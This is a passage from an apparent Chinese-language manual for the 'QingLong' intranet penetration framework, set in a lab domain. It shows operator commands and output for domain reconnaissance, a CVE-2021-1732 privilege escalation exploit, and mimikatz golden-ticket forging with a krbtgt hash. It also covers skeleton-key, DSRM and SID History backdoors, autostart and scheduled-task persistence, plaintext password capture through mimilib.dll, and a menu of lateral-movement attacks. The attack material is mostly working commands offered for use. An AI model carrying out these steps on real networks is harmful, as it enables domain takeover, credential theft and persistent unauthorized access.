```
(QingLong Framework/Intranet Penetration)-[BackDoor/Information] show functions

Domain Information Collection
=============================

  id  model                          usage                        description
----  -----------------------------  ---------------------------  ---------------
   1  General Information Query      1                            通用信息查询
   2  Firewall Information Query     2                            防火墙信息查询
   3  View Agent Configuration Status 3                           查看代理配置情况
   4  Detect Domain Survival Hosts   4 victim_ip_network_segment  探测域内存活主机
   5  Domain Information Query       5                            域信息查询
   6  Port Scanning                  6 victim_ip                  端口扫描
   7  Locating Domain Controllers    7                            域控制器定位
(QingLong Framework/Intranet Penetration)-[BackDoor/Information] show params

Parameter Description
=====================

Params                  Description
----------------------  ---------------------------------------
victim_ip               受害者IP
victim_ip_network_segment  受害者主机网段.格式举例：192.168.88.1.0/24
(QingLong Framework/Intranet Penetration)-[BackDoor/Information] 4 192.168.88.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-03 19:09 CST
Nmap scan report for _gateway (192.168.88.2)
Host is up (0.00040s latency).
Nmap scan report for 192.168.88.131
Host is up (0.0027s latency).
Nmap scan report for shadow0day-VMware-Virtual-Platform (192.168.88.138)
Host is up (0.000047s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.56 seconds
(QingLong Framework/Intranet Penetration)-[BackDoor/Information]
```

8.6.5 域信息查询

选择序号 5，进入域信息查询模块：

```
Domain Information Collection
=============================

  id  model                          usage                       description
----  -----------------------------  --------------------------  ---------------
   1  General Information Query      1                           通用信息查询
   2  Firewall Information Query     2                           防火墙信息查询
   3  View Agent Configuration Status 3                          查看代理配置情况
   4  Detect Domain Survival Hosts   4 victim_ip_network_segment 探测域内存活主机
   5  Domain Information Query       5                           域信息查询
   6  Port Scanning                  6 victim_ip                 端口扫描
   7  Locating Domain Controllers    7                           域控制器定位
(QingLong Framework/Intranet Penetration)-[BackDoor/Information] 5
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ Domain Information Query] show functions

Domain Information Query
========================

  id  model                        description
----  ---------------------------  ------------
   1  Current permissions          当前权限
   2  Domain member information    域成员信息
   3  Domain password information  域密码信息
   4  Domain Trust Information     域信任信息
   5  Domain Controller Information 域控制器信息
   6  Administrator Information    管理员信息
   7  Domain SID                   域sid
   8  View Users                   查看用户
   9  Domain login information     域登录信息
  10  Determine the primary domain 判断主域
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ Domain Information Query]
```

选择相应的序号即可查询有关信息。我们来查询一下域成员信息和域登录信息。

域成员信息：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ Domain Information Query] 2
lingkun\administrator

[+] 查询域：
[-] Command execution failed!
[+] 查询域内所有用户组列表：

\\WIN-O9AMNK5OP7A 的组帐户

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Protected Users
*Read-only Domain Controllers
*Schema Admins
命令成功完成。


[+] 查询所有域成员计算机列表：
组名     Domain Computers
注释     加入到域中的所有工作站和服务器

成员
```

域登录信息：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ Domain Information Query] 9
[+] 查询当前登录域及登录用户信息：
计算机名                    \\WIN-O9AMNK5OP7A
计算机全名                  WIN-O9AMNK5OP7A.lingkun.org
用户名                      Administrator

工作站正运行于
        NetBT_Tcpip_{6B2FFF24-9DF4-4487-A3B4-0CE37B868A2D} (000C291D1984)

软件版本                    Windows Server 2012 R2 Datacenter

工作站域                    LINGKUN
工作站域 DNS 名称           lingkun.org
登录域                      LINGKUN

COM 打开超时（秒）          0
COM 发送计数（字节）        16
COM 发送超时（毫秒）        250
命令成功完成。
```

8.6.6 端口扫描

端口扫描也是借用了 namp 的功能来完成：

```
Domain Information Collection
=============================

  id  model                          usage                        description
----  -----------------------------  ---------------------------  ---------------
   1  General Information Query      1                            通用信息查询
   2  Firewall Information Query     2                            防火墙信息查询
   3  View Agent Configuration Status 3                           查看代理配置情况
   4  Detect Domain Survival Hosts   4 victim_ip_network_segment  探测域内存活主机
   5  Domain Information Query       5                            域信息查询
   6  Port Scanning                  6 victim_ip                  端口扫描
   7  Locating Domain Controllers    7                            域控制器定位
(QingLong Framework/Intranet Penetration)-[BackDoor/Information] show params

Parameter Description
=====================

Params                  Description
----------------------  ----------------------------------------
victim_ip               受害者IP
victim_ip_network_segment  受害者主机网段.格式举例: 192.168.88.1.0/24
(QingLong Framework/Intranet Penetration)-[BackDoor/Information] 6 192.168.88.131
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-03 19:16 CST
Nmap scan report for 192.168.88.131
Host is up (0.0019s latency).
Not shown: 974 closed tcp ports (conn-refused)
PORT     STATE SERVICE
53/tcp   open  domain
80/tcp   open  http
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
```

8.6.7 域控制器定位

域控制器功能模块是为了定位域控，我们选择序号 7 进入该模块：

```
Domain Information Collection
=============================

  id  model                          usage                        description
----  -----------------------------  ---------------------------  ---------------
   1  General Information Query      1                            通用信息查询
   2  Firewall Information Query     2                            防火墙信息查询
   3  View Agent Configuration Status 3                           查看代理配置情况
   4  Detect Domain Survival Hosts   4 victim_ip_network_segment  探测域内存活主机
   5  Domain Information Query       5                            域信息查询
   6  Port Scanning                  6 victim_ip                  端口扫描
   7  Locating Domain Controllers    7                            域控制器定位
(QingLong Framework/Intranet Penetration)-[BackDoor/Information] 7
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ Locating Domain Controllers] show functions

Locating Domain Controllers
===========================

  id  model          description
----  -------------  ------------------------------------------------------------
   1  psloggedon     上传psloggedon.exe/psloggedon64.exe到受害者主机上定位域控制器
   2  PVEFindADUser  上传PVEFindADUser.exe到受害者主机上定位域控制器
   3  netview        上传netview.exe到受害者主机上定位域控制器
   4  SharpView      上传SharpView.exe到受害者主机上定位域控制器

[step1] upload the tool you want.
[step2] execute the tool on the victim's host.
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ Locating Domain Controllers]
```

本模块提供了 4 种常见的工具来定位域控，只需要敲击 tab 键，即可选择上传相应的工具到受害者主机上，然后我们在受害者主机上执行这些工具来定位域控即可。

```
Locating Domain Controllers
===========================

  id  model          description
----  -------------  ------------------------------------------------------------
   1  psloggedon     上传psloggedon.exe/psloggedon64.exe到受害者主机上定位域控制器
   2  PVEFindADUser  上传PVEFindADUser.exe到受害者主机上定位域控制器
   3  netview        上传netview.exe到受害者主机上定位域控制器
   4  SharpView      上传SharpView.exe到受害者主机上定位域控制器

[step1] upload the tool you want.
[step2] execute the tool on the victim's host.
(QingLong Framework/Intranet Penetration)-[BackDoor/Information ~ Locating Domain Controllers]
                                                                    back
                                                                    show functions
                                                                    upload
                                                                    psloggedon.exe
                                                                    psloggedon64.exe
                                                                    PVEFindADUser.exe
                                                                    netview.exe
```

8.7 权限提升模块

实验环境如下：

攻击者 Ubuntu：192.168.88.138

受害者 Windows10：192.168.88.134

目前在青龙中，提权提升的思路为“**上传提权 CVE -> 执行 CVE -> 接收提权会话**”。

进入权限提升模块：

```
(QingLong Framework/Intranet Penetration)-[BackDoor] 2
(QingLong Framework/Intranet Penetration)-[BackDoor/Privilege Elevation] show functions

Privilege Elevation
==================

  id  model                          usage                                                    affects
----  -----------------------------  -------------------------------------------------------  -------------------------------------------------------------------------
   1  CVE-2014-4113                  1                                                        Windows 7、Windows 8、Windows 8.1、Windows Rt、Windows Rt 8.1
                                                                                              Windows Server 2003Windows Server 2008、Windows Server 2012、Windows Vista
   2  MS14-068                       2 username domain_name user_sid domain_controller_addr password  Windows Server 2003、Windows Server 2008、Windows Server 2012
                                                                                              Windows Vista、Windows 7、Windows 8 & 8.1、Windows RT & RT 8.1
   3  CVE-2021-1732                  3                                                        Windows 10、Windows Server 2019、Windows Server 1909/2004/20H2
   4  CVE-2021-42287, CVE-2021-42278 4                                                        Windows Server 2008、Windows Server 2012Windows Server 2016
                                                                                              Windows Server 2019、Windows Server 2022、Windows Server 2004/20H2
   5  CVE-2021-34486(x64)            5                                                        Windows 10、Windows Server 2019、Windows Server 2004/20H2
   6  CVE-2021-26868,CVE-2021-33739  6                                                        Windows 10Windows 8.1 x64/x86、Windows RT 8.1、Windows Server 2012
                                                                                              Windows Server 2016/2019/2004/20H2
   7  CVE-2020-1015                  7                                                        Windows 7、Windows 8.1、Windows 10、Windows Server 2008
                                                                                              Windows Server 2012/2016/2019
   8  CVE-2019-0623                  8                                                        Windows 7、Windows 8、Windows 10、Windows Server 2008、Windows Server 2012
                                                                                              Windows Server 2016、Windows Server 2019.
   9  CVE-2019-1458                  9                                                        Windows 10、Windows 7、Windows 8.1、Windows RT 8.1、Windows Server 2008
                                                                                              Windows Server 2012、Windows Server 2016
  10  CVE-2018-0833                  10                                                       Windows 8.1、Windows Rt 8.1、Windows Rt 8.1
(QingLong Framework/Intranet Penetration)-[BackDoor/Privilege Elevation]
```

目前权限提升模块集合了 10 个提权 CVE，我们选择相应的序号即可进入相应的提权模块。

我们以 CVE-2021-1732 为例。


首先我们选择 3，进入 CVE-2021-1732 提权模块，接着敲击 tab 键，上传其 CVE：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Privilege Elevation] 3
[*] Firstly, please upload CVE_2021_1732.exe
> upload CVE_2021_1732.exe
[+] Successfully sent file information => (name:CVE_2021_1732.exe size:666112).
[+] File uploaded successfully!
>
```

然后输入 exploit 进行提权：

```
> exploit
[!] Exploiting......
请按任意键继续. . .
CreateWnd
Hwnd:0007026a   qwfirstEntryDesktop=00000226EC9F88D0
BaseAddress:00000226EC9F8000   RegionSize=:0000000000021000
Hwnd:000702d8   qwfirstEntryDesktop=00000226ECA04570
BaseAddress:00000226ECA04000   RegionSize=:0000000000015000
Hwnd:000300d6   qwfirstEntryDesktop=00000226ECA01040
BaseAddress:00000226ECA01000   RegionSize=:0000000000018000
Hwnd:00050064   qwfirstEntryDesktop=00000226ECA101C0
BaseAddress:00000226ECA10000   RegionSize=:0000000000009000
```

提权成功：



其他模块的使用大同小异。

8.8 权限维持模块

权限维持是指在成功攻击并获取到系统或网络访问权限后，采取的一系列操作以保持这种访问权限或提升其级别。

权限维持的主要目的是确保即使系统管理员采取了修复措施，比如修复了被利用的漏洞、删除了潜在的恶意软件，攻击者仍能继续访问和控制系统。这也是为什么权限维持是持久性威胁（APT）攻击中的关键阶段。

青龙目前集合了 8 大功能模块来帮助攻击者达到权限维持的目的：

请务必先把 mimikatz.exe（可在 mimikatz 模块中上传 mimikatz）上传至和后门同一目录下。

8.8.1 黄金票据攻击

实验环境如下：

攻击者 kali：192.168.88.137

受害者 Windows10：192.168.88.134

Windows server 2012（域控）：192.168.88.131

通过“show params”查看需要参数描述：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Permission Maintenance] show params

Parameter Description
=====================

Params                    Description
------                    -----------
domain_name               完整的域名
krbtgt_Hash_NTLM          krbtgt的NTLM Hash值
domain_sid                域的sid值
domain_administrator_name 需要伪造的域管理员用户名
dc_NTLM_Hash              域控制器的NTLM Hash
forged_username           需要伪造的用户名
backdoor_path             后门在受害者主机上的路径
mimilib.dll_path          mimilib.dll在受害者主机上的路径
username                  用户名
```

我们根据 usage 输入域控的有关参数，执行即可。

查看和清理当前系统票据：

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Permission Maintenance] 1 lingkun.org 09906bc723e1c842404e0e26da249b2a S-1-5-21-1896186901-2031160580-1257278641 administrator
[*] Viewing and clearing tickets for the current session:

  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::list

mimikatz(commandline) # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz(commandline) # exit
Bye!
```

准备黄金票据：

```
[*] Preparing gold ticket:

  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::golden /admin:administrator /domain:lingkun.org /sid:S-1-5-21-1896186901-2031160580-1257278641 /krbtgt:09906bc723e1c842404e0e26da249b2a /ticket:ticket.kirbi
User      : administrator
Domain    : lingkun.org (LINGKUN)
SID       : S-1-5-21-1896186901-2031160580-1257278641
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 09906bc723e1c842404e0e26da249b2a - rc4_hmac_nt
Lifetime  : 2023/8/4 16:00:42 ; 2033/8/1 16:00:42 ; 2033/8/1 16:00:42
-> Ticket : ticket.kirbi

 * PAC generated
 *
PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz(commandline) # exit
Bye!
```

开始导入黄金票据：

```
[*] Start importing gold ticket:

  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz(commandline) # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 2023/8/4 16:00:42 ; 2033/8/1 16:00:42 ; 2033/8/1 16:00:42
   Server Name       : krbtgt/lingkun.org @ lingkun.org
   Client Name       : administrator @ lingkun.org
   Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;

mimikatz(commandline) # exit
Bye!
```

查看系统新票据（下图显示票据已经注入成功）：

```
[*] Viewing the new tickets:

  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::tgt
Kerberos TGT of current session :
          Start/End/MaxRenew: 2023/8/4 16:00:42 ; 2033/8/1 16:00:42 ; 2033/8/1 16:00:42
          Service Name (02) : krbtgt ; lingkun.org ; @ lingkun.org
          Target Name  (--) : @ lingkun.org
          Client Name  (01) : administrator ; @ lingkun.org
          Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            00000000000000000000000000000000
          Ticket            : 0x00000017 - rc4_hmac_nt       ; kvno
 = 0    [...]

       ** Session key is NULL! It means allowtgtsessionkey is not set to 1 **

mimikatz(commandline) # exit
Bye!

[+] Now you can try using 'dir' to connect to the target host
```

然后我们就可以尝试利用 dir 命令来远程访问域控了。

8.8.2 白银票据攻击

白银票据的攻击方法这里不再阐述，大家可参考其 usage 和上述的黄金票据攻击方法，独自尝试一下。


8.8.3 万能密码

实验环境如下：

攻击者 Ubuntu：192.168.88.138

受害者 Windows server 2012（域控）：192.168.88.131

我们直接选择序号 3：



成功执行，之后我们可以尝试以密码“mimikatz”通过 IPC 协议连接域控。

8.8.4 DSRM 域持久化操作

实验环境如下：

攻击者 Ubuntu：192.168.88.138

受害者 Windows server 2012（域控）：192.168.88.131

每个域控制器都有一个本地管理员账户(也就是 DSRM 账户)。DSRM 的用途是:允许管理员在域环境中出现故障或崩溃时还原、修复、重建活动目录数据库，使域环境的运行恢复正常。在域环境创建初期，DSRM 的密码需要在安装 DC 时设置，且很少会被重置。

修改 DSRM 密码最基本的方法是在 DC 上运行 ntdsutil 命令行工具。

因此，我们可以使用 DSRM 账号对域环境进行持久化操作。

我们选择序号 4 即可执行 DSRM 域持久化操作：

```
Permission Maintenance
======================

  id  model                                                 usage                                                                  description
----  ----------------------------------------------------  ---------------------------------------------------------------------  ----------------------------
   1  Gold ticket                                           1 domain_name krbtgt_Hash_NTLM domain_sid domain_administrator_name  黄金票据攻击
   2  Silver ticket                                         2 domain_name dc_NTLM_Hash domain_sid forged_username                白银票据攻击(伪造CIFS服务权限)
   3  Universal password                                    3                                                                      万能密码
   4  DSRM Domain Persistence Operation                     4                                                                      DSRM域持久化操作
   5  SID History Domain Backdoor                           5 username                                                             SID History 域后门
   6  Add the back door to the startup and self start item  6 backdoor_path                                                        把后门添加到开机自启动项中
   7  Obtain login plaintext password                       7 mimilib.dll_path                                                     获取登录明文密码
   8  Schedule scheduled tasks for schtasks                 8                                                                      schtasks计划定时任务
(QingLong Framework/Intranet Penetration)-[BackDoor/Permission Maintenance] show params

Parameter Description
=====================

Params                  Description
----------------------  -----------------------------
domain_name             完整的域名
krbtgt_Hash_NTLM        krbtgt的NTLM Hash值
domain_sid              域的sid值
domain_administrator_name  需要伪造的域管理员用户名
dc_NTLM_Hash            域控制器的NTLM Hash
forged_username         需要伪造的用户名
backdoor_path           后门在受害者主机上的路径
mimilib.dll_path        mimilib.dll在受害者主机上的路径
username                用户名
```

8.8.5 SID History 域后门

实验环境如下：

攻击者 kali：192.168.88.137

Windows server 2012（域控）：192.168.88.131

将高权限用户 administrator 的 sid 注入到低权限用户 mylk 的 sid 中：

```
Permission Maintenance

  id  model                                                 usage                                                  description
  --  ----------------------------------------------------  -----------------------------------------------------  ------------------------------------------
   1  Gold ticket                                           1 domain_name krbtgt_Hash_NTLM domain_sid domain_administrator_name  黄金票据攻击
   2  Silver ticket                                         2 domain_name dc_NTLM_Hash domain_sid forged_username  白银票据攻击(伪造CIFS服务权限)
   3  Universal password                                    3                                                      万能密码
   4  DSRM Domain Persistence Operation                     4                                                      DSRM域持久化操作
   5  SID History Domain Backdoor                           5 username                                             SID History 域后门
   6  Add the back door to the startup and self start item  6 backdoor_path                                        把后门添加到开机自启动项中
   7  Obtain login plaintext password                       7 mimilib.dll_path                                     获取登录明文密码
   8  Schedule scheduled tasks for schtasks                 8                                                      schtasks计划定时任务
(QingLong Framework/Intranet Penetration)-[BackDoor/Permission Maintenance] 5 mylk

  .#####.   mimikatz 2.1.1 (x64) built on Aug 20 2018 01:54:02
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo) ** Kitten Edition **
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sid::patch
Patch 1/2: "ntds" service patched
Patch 2/2: "ntds" service patched

mimikatz(commandline) # sid::add /sam:mylk /new:administrator

CN=mylk,CN=Users,DC=lingkun,DC=org
  name: mylk
  objectGUID: {8aac6cee-dead-4e14-b323-09dde4a46987}
  objectSid: S-1-5-21-1896186901-2031160580-1257278641-1113
  sAMAccountName: mylk
  sIDHistory:
   [0] S-1-5-21-1896186901-2031160580-1257278641-500 ( User -- LINGKUN\Administrator )

  * Will try to add 'sIDHistory' this new SID:'S-1-5-21-1896186901-2031160580-1
257278641-500': ERROR kuhl_m_sid_add ; ldap_modify_s 0x14 (20)

mimikatz(commandline) # exit
Bye!

[*] You can now attempt to connect to the domain controller using the ipc protocol through domain user mylk
(QingLong Framework/Intranet Penetration)-[BackDoor/Permission Maintenance]
```

我们在另外一个域内主机登录 mylk 账号。

验证 mylk 是否具有 Administrator 的权限，尝试远程访问域控 C 盘的文件，结果成功访问：

```
Microsoft Windows [版本 10.0.18363.418]
(c) 2019 Microsoft Corporation。保留所有权利。

C:\Users\mylk>dir \\192.168.88.131\c$
 驱动器 \\192.168.88.131\c$ 中的卷没有标签。
 卷的序列号是 9EBC-0CB3

 \\192.168.88.131\c$ 的目录

2023/07/13  10:32    <JUNCTION>     $SNAP_202307131031_VOLUMEC$ [\??\Volume{fec707c2-1fc8-11ee-80fe-000c291d1984}\]
2023/07/13  11:14    <JUNCTION>     $SNAP_202307131114_VOLUMEC$ [\??\Volume{fec7082c-1fc8-11ee-80fe-000c291d1984}\]
2023/07/13  11:23    <JUNCTION>     $SNAP_202307131123_VOLUMEC$ [\??\Volume{fec70843-1fc8-11ee-80fe-000c291d1984}\]
2023/05/08  09:54    <DIR>          360Downloads
2023/02/21  19:38                28 add.bat
2022/10/25  09:24    <DIR>          app
2023/05/04  18:48    <DIR>          Download
2023/05/04  18:49    <DIR>          F1File
2023/07/05  16:39         9,634,760 linux_backdoor.exe
2023/02/21  19:39                28 lk.bat
2006/12/01  23:37           904,704 msdia80.dll
2023/05/04  18:49    <DIR>          OfFile
2013/08/22  23:52    <DIR>          PerfLogs
2022/10/26  10:25    <DIR>          phpStudy
2023/04/23  14:55    <DIR>          phpstudy_pro
2022/10/25  16:37           679,936 potato.exe
2023/07/13  10:10    <DIR>          Program Files
2023/08/03  16:43    <DIR>          Program Files (x86)
2022/10/25  16:50            73,802 Program1.exe
2023/08/04  10:04    <DIR>          TEMP
2023/02/20  15:47    <DIR>          Users
2023/08/04  11:16    <DIR>          Windows
               6 个文件     11,293,258 字节
              16 个目录 24,569,024,512 可用字节

C:\Users\mylk>
```

8.8.6 把后门添加到开机自启动项

```
(QingLong Framework/Intranet Penetration)-[BackDoor/Permission Maintenance] 6 C:\User\Administrator\Desktop\1386667.exe
操作成功完成。

[+] Finished!
(QingLong Framework/Intranet Penetration)-[BackDoor/Permission Maintenance]
```

我们可以提前监听后门，当受害者主机重启时，该后门就会自动连接到青龙。


8.8.7 获取明文登录密码

我们可借助 mimilib.dll 来换取已控主机的明文密码。
首先，我们需要把 mimilib.dll 上传至已控主机（可在 mimikatz 模块上传 mimilib.dll），然后执行如下命令：

已控主机重启后，我们便可以在 c:\windows\system32\kiwissp.log 查看到其明文密码：

```
[00000000:000003e7] [00000002] LINGKUN\WIN-O9AMNK5OP7A$ (WIN-O9AMNK5OP7A$)      79 82 f2 57 7d f2 6f 54 d9 c
[00000000:000003e4] [00000005] LINGKUN\WIN-O9AMNK5OP7A$ (NETWORK SERVICE)       79 82 f2 57 7d f2 6f 54 d9 c
[00000000:00012503] [00000002] LINGKUN\WIN-O9AMNK5OP7A$ (DWM-1) 79 82 f2 57 7d f2 6f 54 d9 c8 6e 3e 20 b2 57
[00000000:00012535] [00000002] LINGKUN\WIN-O9AMNK5OP7A$ (DWM-1) 79 82 f2 57 7d f2 6f 54 d9 c8 6e 3e 20 b2 57
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:00039282] [00000002] LINGKUN\Administrator (Administrator)      [redacted]!
```

8.8.8 schtasks 计划定时任务



由上图可知，我们可以通过设置后门在系统开机时启动、在用户登录时启动、在规定时间启动。它们的操作非常简单，我们只需根据 usage 来执行相应命令即可，这里不再一一赘述。

8.9 域横向移动攻击模块

“域横向移动攻击”（Domain Lateral Movement Attack）是指攻击者在成功侵入一个主机或系统后，通过在受害者网络中水平扩散，逐步获得对更多主机和系统的访问权限。这种攻击技术通常用于横向移动于网络中的不同主机，以便攻击者能够获取更多有用的信息、资产和控制权，从而实现更广泛的入侵和数据盗取。

青龙目前支持 8 种域横向移动攻击方法：

```
(QingLong Framework/Intranet Penetration)-[BackDoor] 4
(QingLong Framework/Intranet Penetration)-[BackDoor/Horizontal Movement] show functions

Horizontal Movement
===================

  id  model                                usage                              description
----  -----------------------------------  ---------------------------------  ------------------------------
   1  hash passing attack using AES-256 key  1 domain_name username AES_256    使用AES-256密钥进行哈希传递攻击
   2  atexec lateral movement attack         2 username password ip             atexec横向移动攻击
   3  DCOM lateral movement attack           3 username password ip             DCOM横向移动攻击
   4  NTLM_ Hash Hash Passthrough Attack     4 username NTLM_Hash domain_name   NTLM_Hash哈希传递攻击
   5  psexec lateral movement attack         5 username password ip             psexec横向移动攻击
   6  PTT ticket delivery attack             6                                  PTT票据传递攻击
   7  smbexec lateral movement attack        7 username password ip             smbexec横向移动攻击
   8  wmiexec lateral movement attack        8 username password ip             wmiexec横向移动攻击
(QingLong Framework/Intranet Penetration)-[BackDoor/Horizontal Movement]
```

请务必先把 mimikatz.exe（可在 mimikatz 模块中上传 mimikatz）上传至和后门同一目录下。

8.9.1 使用 AES-256 密钥进行哈希传递攻击

